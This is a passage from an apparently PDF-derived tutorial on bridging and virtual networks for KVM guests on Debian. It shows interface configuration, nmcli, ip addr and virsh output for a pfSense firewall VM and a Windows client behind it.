


Fig. 3: VMM showing virt-manager default network `virbr0` (not active on boot)




Fig. 4: VMM showing pfsense network with `virbr1` (active on boot)




Fig. 5: VMM showing pfsense VMs external NIC




Fig. 6: VMM showing pfsense VMs internal NIC




Fig. 7: VMM showing taxing VMs NIC

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```

iface enp5s0 inet6 auto

auto br0
iface br0 inet static
    address 192.168.1.29
    netmask 255.255.255.0
    gateway 192.168.1.1
    dns-nameservers 192.168.1.1
    dns-search bitbender.org
    bridge_ports enp5s0
    bridge_stp off
    bridge_fd 0
    bridge_maxwait 0
iface br0 inet6 auto

```

To demonstrate that **NetworkManager** no longer controls any networking devices, run `nmcli`. Notice that since `virbr0` is not active on boot it does not exist (until needed).

```

hacker@debian:~$ nmcli
virbr1: connected to virbr1
    "virbr1"
    bridge, 52:54:00:25:B8:97, sw, mtu 1500
    inet4 192.168.100.1/24

br0: unmanaged
    "br0"
    bridge, 00:30:67:BC:3F:96, sw, mtu 1500

enp5s0: unmanaged
    "Realtek RTL8111/8168/8411 PCI Express Gigabit Ethernet Controller"
    ethernet (r8169), 00:30:67:BC:3F:96, hw, mtu 1500

lo: unmanaged
    "lo"
    loopback (unknown), 00:00:00:00:00:00, sw, mtu 65536

virbr1-nic: unmanaged
    "virbr1-nic"
    tun, 52:54:00:25:B8:97, sw, mtu 1500

```

Finally, use **iproute2** to display that `virbr1-nic` is slaved to `virbr1`:

```

hacker@debian:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default_
↳ qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp5s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master br0 state UP_
↳ group default qlen 1000
    link/ether 00:30:67:bc:3f:96 brd ff:ff:ff:ff:ff:ff
3: br0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group_
↳ default qlen 1000
    link/ether 00:30:67:bc:3f:96 brd ff:ff:ff:ff:ff:ff

```

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```

inet 192.168.1.29/24 brd 192.168.1.255 scope global br0
    valid_lft forever preferred_lft forever
inet6 2605:e000:9382:4f00:230:67ff:febc:3f96/64 scope global mngtmpaddr dynamic
    valid_lft 43079sec preferred_lft 14118sec
inet6 fe80::230:67ff:febc:3f96/64 scope link
    valid_lft forever preferred_lft forever
4: virbr1: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN_
↳group default qlen 1000
    link/ether 52:54:00:25:b8:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.1/24 brd 192.168.100.255 scope global virbr1
        valid_lft forever preferred_lft forever
5: virbr1-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq master virbr1 state DOWN group_
↳default qlen 1000
    link/ether 52:54:00:25:b8:97 brd ff:ff:ff:ff:ff:ff

```

virt-manager starting up pfSense firewall & network

Within the VMM GUI a network for the pfSense VM was created. After bringing up the pfsense firewall the interface re0 (vnet0) is connected to br0 and interface re1 (vnet1) is connected to the virtual network pfsense (virbr1):

```

hacker@debian:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default_
↳qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp5s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master br0 state UP_
↳group default qlen 1000
    link/ether 00:30:67:bc:3f:96 brd ff:ff:ff:ff:ff:ff
3: br0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group_
↳default qlen 1000
    link/ether 00:30:67:bc:3f:96 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.29/24 brd 192.168.1.255 scope global br0
        valid_lft forever preferred_lft forever
    inet6 2605:e000:9382:4f00:230:67ff:febc:3f96/64 scope global mngtmpaddr dynamic
        valid_lft 86339sec preferred_lft 14339sec
    inet6 fe80::230:67ff:febc:3f96/64 scope link
        valid_lft forever preferred_lft forever
4: virbr1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group_
↳default qlen 1000
    link/ether 52:54:00:25:b8:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.1/24 brd 192.168.100.255 scope global virbr1
        valid_lft forever preferred_lft forever
5: virbr1-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq master virbr1 state DOWN group_
↳default qlen 1000
    link/ether 52:54:00:25:b8:97 brd ff:ff:ff:ff:ff:ff
6: vnet0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master br0 state_
↳UNKNOWN group default qlen 1000
    link/ether fe:54:00:91:7e:a0 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::fc54:ff:fe91:7ea0/64 scope link
        valid_lft forever preferred_lft forever
7: vnet1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master virbr1 state_
↳UNKNOWN group default qlen 1000

```

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```
link/ether fe:54:00:2a:a5:3a brd ff:ff:ff:ff:ff:ff
inet6 fe80::fc54:ff:fe2a:a53a/64 scope link
    valid_lft forever preferred_lft forever
```

virt-manager starting up Windows client behind firewall

Windows (behind the pfsense firewall) is brought up on interface Local Area Connection 4 (vnet2):

```
hacker@debian:~$ ip addr show
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default_
↪qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp5s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master br0 state UP_
↪group default qlen 1000
    link/ether 00:30:67:bc:3f:96 brd ff:ff:ff:ff:ff:ff
3: br0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group_
↪default qlen 1000
    link/ether 00:30:67:bc:3f:96 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.29/24 brd 192.168.1.255 scope global br0
        valid_lft forever preferred_lft forever
    inet6 2605:e000:9382:4f00:230:67ff:febc:3f96/64 scope global mngtmpaddr dynamic
        valid_lft 43198sec preferred_lft 14314sec
    inet6 fe80::230:67ff:febc:3f96/64 scope link
        valid_lft forever preferred_lft forever
4: virbr1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group_
↪default qlen 1000
    link/ether 52:54:00:25:b8:97 brd ff:ff:ff:ff:ff:ff
    inet 192.168.100.1/24 brd 192.168.100.255 scope global virbr1
        valid_lft forever preferred_lft forever
5: virbr1-nic: <BROADCAST,MULTICAST> mtu 1500 qdisc fq master virbr1 state DOWN group_
↪default qlen 1000
    link/ether 52:54:00:25:b8:97 brd ff:ff:ff:ff:ff:ff
6: vnet0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master br0 state_
↪UNKNOWN group default qlen 1000
    link/ether fe:54:00:91:7e:a0 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::fc54:ff:fe91:7ea0/64 scope link
        valid_lft forever preferred_lft forever
7: vnet1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master virbr1 state_
↪UNKNOWN group default qlen 1000
    link/ether fe:54:00:2a:a5:3a brd ff:ff:ff:ff:ff:ff
    inet6 fe80::fc54:ff:fe2a:a53a/64 scope link
        valid_lft forever preferred_lft forever
8: vnet2: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master virbr1 state_
↪UNKNOWN group default qlen 1000
    link/ether fe:54:00:2d:1a:80 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::fc54:ff:fe2d:1a80/64 scope link
        valid_lft forever preferred_lft forever
```

virsh on virt-manager VMs

Here is `virsh` command line running the VMs create via **virt-manager**. Note that the existing XML configuration files created by **virt-manager** allows this simple use of `virsh`. Without **virt-manager** `virsh` would have to dig deep in the list of commands to create the required components that it simply uses here. (See [Virsh Command Reference](#), [virsh\(1\) - Linux man page](#), and more simply [KVM/Virsh](#).)

```
hacker@debian:~$ # virsh help
hacker@debian:~$ # virsh help interface
hacker@debian:~$ # virsh help network
hacker@debian:~$ # virsh help interface
hacker@debian:~$ sudo virsh list --all
```

Id	Name	State
-	pfsense	shut off
-	taxing	shut off

```
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$ sudo virsh net-list
```

Name	State	Autostart	Persistent
pfsense	active	yes	yes

```
hacker@debian:~$ sudo virsh net-info pfsense
Name:                pfsense
UUID:                ac162bc3-66f6-42aa-9ebb-e11f212e454b
Active:              yes
Persistent:          yes
Autostart:            yes
Bridge:              virbr1
hacker@debian:~$ sudo virsh iface-list
```

Name	State	MAC Address
br0	active	00:30:67:bc:3f:96
lo	active	00:00:00:00:00:00

```
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$ # virsh help domain
hacker@debian:~$ sudo virsh list --all
```

Id	Name	State
-	pfsense	shut off
-	taxing	shut off

```
hacker@debian:~$ sudo virsh start pfsense
Domain pfsense started
hacker@debian:~$ sudo virsh list --all
```

Id	Name	State
1	pfsense	running
-	taxing	shut off

```
hacker@debian:~$ # Starting pfsense creates vnet0 (re0), vnet1 (re1)
hacker@debian:~$ ip addr show dev vnet0
6: vnet0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master br0 state_
↳ UNKNOWN group default qlen 1000
    link/ether fe:54:00:91:7e:a0 brd ff:ff:ff:ff:ff:ff
    inet6 fe80::fc54:ff:fe91:7ea0/64 scope link
```

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```

    valid_lft forever preferred_lft forever
hacker@debian:~$ ip addr show dev vnet1
7: vnet1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master virbr1 state_
↳UNKNOWN group default qlen 1000
    link/ether fe:54:00:2a:a5:3a brd ff:ff:ff:ff:ff:ff
    inet6 fe80::fc54:ff:fe2a:a53a/64 scope link
    valid_lft forever preferred_lft forever
hacker@debian:~$ sudo virsh domiflist pfsense
Interface  Type      Source      Model      MAC
-----
vnet0      bridge    br0          rtl8139     52:54:00:91:7e:a0
vnet1      network   pfsense      rtl8139     52:54:00:2a:a5:3a
hacker@debian:~$ # Notice reported mac differs from first octet of ip link show
hacker@debian:~$ ip link show dev vnet0
6: vnet0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master br0 state_
↳UNKNOWN mode DEFAULT group default qlen 1000
    link/ether fe:54:00:91:7e:a0 brd ff:ff:ff:ff:ff:ff
hacker@debian:~$ ip link show dev vnet1
7: vnet1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq master virbr1 state_
↳UNKNOWN mode DEFAULT group default qlen 1000
    link/ether fe:54:00:2a:a5:3a brd ff:ff:ff:ff:ff:ff
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$ dig +short pfsense
192.168.1.114
hacker@debian:~$ # Notice the spice listener on port 5900
hacker@debian:~$ ss -Htnl 'sport = 5900'
LISTEN    0      128      127.0.0.1:5900          *:*
hacker@debian:~$ sudo virsh list --all
Id      Name                                State
-----
1       pfsense                            running
-       taxing                             shut off
hacker@debian:~$ virt-viewer --connect=qemu:///system 1
hacker@debian:~$ # Now connected to GUI of pfSense command line
hacker@debian:~$ # can see WAN -> re0 ->
hacker@debian:~$ # v4/DHCP4: 192.168.1.114/24
hacker@debian:~$ # v6/DHCP6: 2605:e000:9382:4t00:5054:ff:fe91:7ea0/64
hacker@debian:~$ # can see LAN -> re1 ->
hacker@debian:~$ # v4/: 192.168.100.1/24
hacker@debian:~$ # Terminate GUI
hacker@debian:~$
hacker@debian:~$
hacker@debian:~$
